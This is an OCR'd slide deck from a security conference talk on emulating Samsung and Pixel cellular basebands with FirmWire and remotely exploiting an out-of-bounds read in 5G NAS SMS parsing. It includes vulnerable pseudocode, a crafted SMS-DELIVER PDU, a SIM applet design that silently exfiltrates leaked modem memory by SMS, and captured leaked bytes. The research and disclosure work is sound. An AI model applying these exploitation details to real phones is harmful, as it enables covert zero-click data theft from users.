consorzio nazionale
interuniversitario
per le telecomunicazioni

Ghost in the SIM

Silent, Zero-Click, Over-the-Air Exploitation of a Pixel 9 Baseband OOB Read

TOR VERGATA
UNIVERSITÀ DEGLI STUDI DI ROMA

L. Valeriani, P.Caporaso - RomHack Camp 2026


01.
Baseband Vulnerability Research




What is a cellular baseband?

- Separate SoC that handles radio communication
- VERY COMPLEX
  - Closed-Source (mostly) RTOS
  - HUGE 100Mb monolithic binary
  - C/C++ hybrid

- ATTRACTIVE TARGET
  - Must support 40 years of radio protocols
  - Can be attacked over the air



Baseband Emulation - FirmWire



1. Full-System Emulator
   a. You put the raw baseband firmware image in -> it runs it
2. Injects Fuzzing harness directly inside the baseband
3. Ideas is: someone else prepares the emulator, you study only what you care about

https://github.com/FirmWire/FirmWire

New devices

- FirmWire (when we started) supported only Cortex-R Exynos basebands
- We want to study 5G, we need Cortex-A
- Lucky, open issue, they are working on it!



New devices

@guysrd awesome! we would be happy to work with you to get this supported. here's a rough list of all of the things off the top of my head that need to be changed to bring Cortex-A support.

- [ ] Build panda aarch64 since A series not supported by arm version
- [ ] Create aarch64 config for avatar
- [ ] Add a condition to the Shannon loader to detect Cortex-A vs R. Do not extract MPU if A series
- [ ] Some how extract a tentative memory map without MPU support (is there an MMU table?)
- [ ] Most likely need to create a new PCIe CP<->AP peripheral to replace shmem one
- [ ] Most likely need a new timer interrupt controller peripheral
- [ ] Bring up Cortex-A machine at first instruction in ARM mode (baseband is still 32 bit)
- [ ] Begin iterating through the boot process, creating/porting peripherals for a S5XXX SoC definition (longest part)
- [ ] Reach `pal_init1` banner display
- [ ] Reach end of `pal_init1` with tasks starting to boot
- [ ] Reach majority of tasks booting (except less important crashing ones which can be disabled)
- [ ] Reach quiescent baseband state (event/timer driven, non-crashing)
- [ ] Investigate and fix OSI support (task struct size/fields, queues, semaphores)

New devices

@guysrd awesome! we would be happy to work with you to get this supported. here's a rough list of all of the things off the top of my head that need to be changed to bring Cortex-A support.

- [x] Build panda aarch64 since A series not supported by arm version
- [x] Create aarch64 config for avatar
- [ ] Add a condition to the Shannon loader to detect Cortex-A vs R. Do not extract MPU if A series
- [ ] Some how extract a tentative memory map without MPU support (is there an MMU table?)
- [ ] Most likely need to create a new PCIe CP<->AP peripheral to replace shmem one
- [ ] Most likely need a new timer interrupt controller peripheral
- [ ] Bring up Cortex-A machine at first instruction in ARM mode (baseband is still 32 bit)
- [ ] Begin iterating through the boot process, creating/porting peripherals for a S5XXX SoC definition (longest part)
- [ ] Reach `pal_init1` banner display
- [ ] Reach end of `pal_init1` with tasks starting to boot
- [ ] Reach majority of tasks booting (except less important crashing ones which can be disabled)
- [ ] Reach quiescent baseband state (event/timer driven, non-crashing)
- [ ] Investigate and fix OSI support (task struct size/fields, queues, semaphores)

New devices

Last update...



New devices

Let’s focus on this only:

, creating/porting peripherals for a S5XXX SoC definition (longest part)

Handling hw peripherals

1 **QEMU polls MMIO register**

```
do
{
  __dmb(0xFu);
  if ( c > timeout )
  {
    memzero(print_buf, 0x64u);
    snprintf(print_buf, 99, "MCW MR_REGISTER_A0C: 0x%08X", MEMORY[0x88500A0C]);
    v71 = &debug_entry;
    n10305 = 10305;
    log_print_0(&v71, print_buf, 100, -20071784);
    timeout = timeout_1;
  }
  ++c;
}
while ( (MEMORY[0x88500A0C] & 0x10101010) != 0 );
```

MEMORY[0x88500A0C] = base 0x88500000 + 0xA0C

read **[0xA0C]**

return **0x0**

? **nothing answers**

no peripheral model

offset 0xA0C is not handled

register never updates → poll spins, then times out ✗

Handling hw peripherals

1 QEMU polls MMIO register

```
do
{
  __dmb(0xFu);
  if ( c > timeout )
  {
    memzero(print_buf, 0x64u);
    snprintf(print_buf, 99, "MCW MR_REGISTER_A0C: 0x%08X", MEMORY[0x88500A0C]);
    v71 = &debug_entry;
    n10305 = 10305;
    log_print_0(&v71, print_buf, 100, -20071784);
    timeout = timeout_1;
  }
  ++c;
}
while ( (MEMORY[0x88500A0C] & 0x10101010) != 0 );
```

MEMORY[0x88500A0C] = base 0x88500000 + 0xA0C

read **[0xA0C]**

return **0x10101010**

2 PANDA answers


```
class S5153GpioMcwPeripheral(LoggingPeripheral):
    def hw_read(self, offset, size, *args, **kwargs):
        # print("read ", hex(offset))
        if offset == 0x2c:
            return 0x44
        elif offset == 0xA0C:
            return 0x10101010

        return super().hw_read(offset, size, *args, **kwargs)
```

poll mask satisfied → firmware continues ✓

Other problems solved

- Patch many anti-debug checks
- Patch undefined instructions
- Reverse new C++ subsystem
- Reverse new Kernel (now open-source)
- Find and reverse 5G tasks and implementation
- Fix Qemu/Panda versioning discrepancies



This one took one month :)

Results

New Devices supported:

Phone	CP Version	Support
Samsung S21	S5123	Full
Samsung S22	S5133	WIP
Samsung S24	S5153	WIP
Google Pixel 9 Pro	g5400c	Full

Results

Vulnerabilities discovered:

Severity	CVE	Effect	First discovery
High	CVE-2026-33969	Hang	✔
Medium	CVE-2025-27891 (maybe?)	OOB Heap Read	✘
-	-	Hang	✔
-	-	OOB Heap Write	✔
High	FORGOT TO PATCH SOME PHONES!	OOB Heap Write	✘
Medium	CVE-2024-39343	OOB Stack Write	✘
Medium	CVE-2025-54329	OOB Heap Write	✘

Results



Open source soon!

Waiting for disclosure period to end

← Follow me on Linkedin for the release

Results

Vulnerabilities discovered:

Severity	CVE	Effect	First discovery
High	CVE-2026-33969	Hang	✔
Medium	CVE-2025-27891 (maybe?)	OOB Heap Read	✘
-	-	Hang	✔
-	-	OOB Heap Write	✔
High	FORGOT TO PATCH SOME PHONES!	OOB Heap Write	✘
Medium	CVE-2024-39343	OOB Stack Write	✘
Medium	CVE-2025-54329	OOB Heap Write	✘

OOB Read

```
int decodeMsg(void* msg, int real_size) {
    // ... header decoding ...
    void* nas_payload = malloc(real_size);
    memcpy(nas_payload, msg + header_size, real_size);
    char payload_type = nas_payload[0];
    switch(payload_type) {
        case 6:
            int decoded_size = le_unpack(nas_payload+1);
            void* decoded = malloc(decoded_size);
            memcpy(decoded, nas_payload+header_size, decoded_size-header_size);
            break;
    }
}
```

1. Allocated based on received msg size

OOB Read

```
int decodeMsg(void* msg, int real_size) {
    // ... header decoding ...
    void* nas_payload = malloc(real_size);
    memcpy(nas_payload, msg + header_size, real_size);
    char payload_type = nas_payload[0];
    switch(payload_type) {
        case 6:
            int decoded_size = le_unpack(nas_payload+1);
            void* decoded = malloc(decoded_size);
            memcpy(decoded, nas_payload+header_size, decoded_size-header_size);
            break;
    }
}
```


1. Allocated based on received msg size
2. Copied based on decoded message size

OOB Read


```c
int decodeMsg(void* msg, int real_size) {
    // ... header decoding ...
    void* nas_payload = malloc(real_size);
    memcpy(nas_payload, msg + header_size, real_size);
    char payload_type = nas_payload[0];
    switch(payload_type) {
        case 6:
            int decoded_size = le_unpack(nas_payload+1);
            void* decoded = malloc(decoded_size);
            memcpy(decoded, nas_payload+header_size, decoded_size-header_size);
            break;
    }
}
```


1. Allocated based on received msg size
2. Copied based on decoded message size
3. NO “decoded < real” check -> BUG

02. Remote Exploitation



OOB Read


Baseband
5G Base Station
Core Network


Allocated Memory
OOB Read ✅
PHY
MAC
RLC
PDCP
RRC
NAS
Parsing
NAS
Payload Container
Length: xx xx
PAYLOAD
10110010011011101
11000011000101100
11101001010111100
10010011001011110
10110010011011101
11000011000101100
11101001010111100
10010011001011110
10110010011011101
11000011000101100
11101001010111100
10010011001011110
10110010011011101
11000011000101100
11101001010111100
10010011001011110
10110010011011101


Verifying the Vulnerability

- SMS over NAS
  - SMS message sent inside a NAS packet

- SMS-DELIVER TPDU

SCA	PDU Type	OA	PID	DCS	SCTS	UDL	UD

  - Received SMS
  - UDL = User Data Length (Max. 140 Octets)
  - UD = User Data (Empty)
    - Software Defined Radio sends the crafted message
    - Modem reads OOB interpreting adjacent memory as User Data
    - Result: vulnerability verified locally ✅




How can we get that data back?




SIM Applets

- Standardized in the 1990s to enable tiny applications on Secure Elements
  - Long before smartphones and app stores even existed…
- Written in a restricted subset of Java (Java Card)
- Run securely within the SIM and are independent from the handset
- Interact with the device via SIM Toolkit (STK), register to events, and request proactive commands



Exploit Applet

1. Event Registration
   a. Applet registers to `EVENT_UNFORMATTED_SMS_PP_ENV`
   b. Captures incoming SMS sent to the SIM
2. Baseband Forwarding
   a. Baseband parses SMS reading OOB
   b. Forwards parsed SMS directly to the SIM
3. Data Exfiltration
   a. Applet sends SMS to attacker via PRO_CMD_SEND_SHORT_MESSAGE




Exploit Applet

1. Event Registration
   a. Applet registers to
   b. Captures incom
2. Baseband Forwar
   a. Baseband pars
   b. Forwards parse
3. Data Exfiltration
   a. Applet sends S

⚠️

The entire process occurs silently — no SMS is stored, and no user notification is triggered!



Execution of Exploit

Downlink

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 173
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 170

[Malformed Packet: GSM DTAP: length of contained item
    exceeds length of containing item]

Actual SMS-DELIVER PDU
    000a81333333334 37f 16 626003712522808c
```

TP-PID = 0x7f
SIM Data
download

TP-DCS = 0x16
8 bit data
SIM specific

TP-UDL = 0x8c
140 Bytes
Max SMS UD

Uplink

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 166
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 163
        GSM A-I/F RP - RP-DATA (MS to Network)
            RP-User Data
                Length: 152
            GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
                TP-User-Data-Length: 140
                TP-User-Data
                    SMS body […]: 000050a365ade900
    0000480000000ff649140a600f500b178cc40580100b058
    0100b011fcef7f000000080000000000000058e47770
    0000000004000000480000000327e914000000000010000
    0010de6f70030000000100090000000000000100000050a3
    65ad8900000000000000000000000000000000000000f8
    0000b0f80000b000000000000000000000
```

What are those bytes?

NAS 5GS MESSAGE

```
Non-Access-Stratum 5GS (NAS)PDU
    Payload container type
        Payload container type: SMS
    Payload container
        Length: 166
        GSM A-I/F DTAP - CP-DATA
            Protocol Discriminator: SMS messages
            CP-User Data
                Length: 163
